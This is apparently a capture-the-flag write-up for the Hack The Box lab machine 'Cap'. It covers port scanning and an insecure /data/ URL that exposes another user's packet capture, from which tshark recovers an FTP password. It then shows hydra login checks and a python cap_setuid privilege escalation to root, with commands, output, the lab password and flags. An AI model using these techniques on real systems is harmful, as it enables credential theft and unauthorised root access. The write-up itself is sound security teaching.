Cap - 20th June 2021

10.10.10.245

Enter a caption for this image (optional)

Scanning

We can run `masscan_to_nmap.py`, a tool I made that you can find on my Github. It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

```
Running Masscan on network tun0 against the IP 10.10.10.245 to quickly iden
tify open ports

Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-06-20 12:24:06 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]


Running Nmap scan against 10.10.10.245 with the following ports 22,80,21,

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan t
imes will be slower.

Nmap results saved to nmap_10.10.10.245.txt

Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-20 13:31 BST
Nmap scan report for 10.10.10.245
Host is up (0.015s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
```


```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-20 13:31 BST
Nmap scan report for 10.10.10.245
Host is up (0.015s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    gunicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
[CUT]

Warning: OSScan results may be unreliable because we could not find at least 1 oper
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.0 - 5.3 (95%), Linux 3.1 (95
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   20.13 ms 10.10.14.1
2   20.35 ms 10.10.10.245

OS and Service detection performed. Please report any incorrect results at https:/
Nmap done: 1 IP address (1 host up) scanned in 132.00 seconds
```

Enumeration

Let's start with SSH and FTP, as we can quickly determine if we make any progress with these kind of services unauthenticated:

Neither service is running a particularly vulnerable version. And the FTP doesn't use anonymous;anonymous as it's credentials.


```
[20-Jun-21 13:40:11 BST] cap/scanning
→ searchsploit OpenSSH 8.2
Exploits: No Results
Shellcodes: No Results
[20-Jun-21 13:40:16 BST] cap/scanning
→ searchsploit vsftpd 3.0.3
 Exploit Title                                  |  Path
 vsftpd 3.0.3 - Remote Denial of Service        | multiple/remote/49719.py
```




So let's focus on enumerating the web service

Port 80

Immediately, we can write down `nathan` in our notes - a username that may prove useful later.




Tab on the left



Packets

If we pick the PCAP analysis tab, we get taken to a page that offers a summary of network traffic. Whose, I'm not sure. We can download it and get **1.pcap**

But, in the URL we can manipulate the value and make it **/data/0,** where we get new network traffic stats and we can download it to get **0.pcap**



Packet Analysis: TShark

> **Shameless plug:** I talk more about TShark in my Blue Team Notes https://github.com/Purp1eW0lf/Blue-Team-Notes/blob/main/README.md#tshark

We can use **`tshark`** to get a quick analysis of what's going on in these packets

```
##rip creds
tshark -r 0.pcap -q -z credentials
```

```
[20-Jun-21 13:49:58 BST] cap/enum
→ tshark -r 0.pcap -q -z credentials
===================================================================
Packet     Protocol        Username        Info
------     --------        --------        --------
40         FTP             nathan          Username in packet: 36
===================================================================
```

Annoyingly, we get username but not **password**. Not to worry, we can still leverage tshark to find out more info:

```
#hunt for any lines to do with password
tshark -r 0.pcap -V -x -P | grep -i 'pass'
```

```
[20-Jun-21 13:51:27 BST] cap/enum
→ tshark -r 0.pcap -V -x -P | grep -i 'pass'
    .form-signin input[type="password"] {\n
03b0  74 79 70 65 3d 22 70 61 73 73 77 6f 72 64 22 5d   type="password"]
   38   4.126630 192.168.196.16 → 192.168.196.1 21 54411 FTP Response: 331 Please specify
    331 Please specify the password.\r\n
        Response code: User name okay, need password (331)
        Response arg: Please specify the password.
   40   5.424998 192.168.196.1 → 192.168.196.16 54411 21 FTP Request: PASS Buck3tH4TF0RM3!
    PASS Buck3tH4TF0RM3!\r\n
        Request command: PASS
0030  50 18 10 0a 4a e6 00 00 50 41 53 53 20 42 75 63   P...J...PASS Buc
```

We now have credentials that were in the **packets:**

Username: **Nathan** & Password: **Buck3tH4TF0RM3!**

Testing Creds

Let's put those creds in txt files, and then test in **`hydra`**:

```
#prepare creds
echo "nathan" > users.txt
echo "Buck3tH4TF0RM3!" > passwords.txt
#run hydra
hydra -L users.txt -P passwords.txt ftp://10.10.10.245
#in this hydra format, we can easily enum SSH too
hydra -L users.txt -P passwords.txt ssh://10.10.10.245
```

As we can see, we're able to authenticate in both the **FTP** and **SSH** now - awesome

```
[20-Jun-21 13:54:41 BST] cap/enum
→ hydra -L users.txt -P passwords.txt ftp://10.10.10.245
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-20 1
3:54:53
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 t
ry per task
[DATA] attacking ftp://10.10.10.245:21/
[21][ftp] host: 10.10.10.245   login: nathan   password: Buck3tH4TF0RM3!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-20 1
3:54:54
[20-Jun-21 13:54:54 BST] cap/enum
→ hydra -L users.txt -P passwords.txt ssh://10.10.10.245
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-20 1
3:56:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
 recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 t
ry per task
[DATA] attacking ssh://10.10.10.245:22/
[22][ssh] host: 10.10.10.245   login: nathan   password: Buck3tH4TF0RM3!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-20 1
3:56:42
```

FTP

For the sake of fun, let's take a look at the **FTP** before we get into the SSH.

```
#Using CURL to quickly enum an FTP
curl ftp://10.10.10.245 -u nathan:Buck3tH4TF0RM3!

#Pull the file by adding its path
curl ftp://10.10.10.245/user.txt -u nathan:Buck3tH4TF0RM3!
```

And we get the User flag

```
[20-Jun-21 14:03:42 BST] cap/enum
→ curl ftp://10.10.10.245 -u nathan:Buck3tH4TF0RM3!
-r--------    1 1001     1001           33 Jun 20 12:22 user.txt
[20-Jun-21 14:03:45 BST] cap/enum
→ curl ftp://10.10.10.245/user.txt -u nathan:Buck3tH4TF0RM3!
c99922d1a37e3104decee2bd2688c76b
```

Nathan Shell

We can SSH into Nathan's account: `ssh nathan@10.10.10.245`

```
your Internet connection or proxy settings


Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$
```

Enumeration

Let's download linpeas to our kali machine and upload it to the victim machine, via `scp`

```
#password is Buck3tH4TF0RM3!

#upload linpeas
scp linpeas.sh nathan@10.10.10.245:/tmp
#run linpeas from ssh
ssh nathan@10.10.10.245 'bash /tmp/linpeas.sh > peas.txt'
#wait a while. Then, pull linpeas output back to Kali
scp nathan@10.10.10.245:/tmp/peas.txt .
```

```
[20-Jun-21 14:20:13 BST] cap/enum
→ scp linpeas.sh nathan@10.10.10.245:/tmp
nathan@10.10.10.245's password:
linpeas.sh                                100%  445KB 334.4KB/s   00:01
[20-Jun-21 14:20:25 BST] cap/enum
→ ssh nathan@10.10.10.245 'bash /tmp/linpeas.sh > peas.txt'
nathan@10.10.10.245's password:
. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
C[20-Jun-21 14:20:54 BST] cap/enum
→ scp nathan@10.10.10.245:/tmp/peas.txt .
```

Linpeas Results

Interestingly, the python on the box has a capability - unusual - and we can exploit that

```
╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
Current capabilities:
Current: =
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Shell capabilities:
0x0000000000000000=
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service
,cap_net_admin+ep
```

PrivEsc

Hacktricks has an example for our exact privesc: https://book.hacktricks.xyz/linux-unix/privilege-escalation/linux-capabilities#cap_setuid

```
#start python up and import OS library
/usr/bin/python3
import os
#set out UID to 0, effectively root
os.setuid(0)
#escape to root bash shell
os.system("/bin/bash")
```

```
nathan@cap:~$ /usr/bin/python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license"
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~# whoami ; cat /root/root.txt
root
ccd88653395a86286fd18c85f563509f
```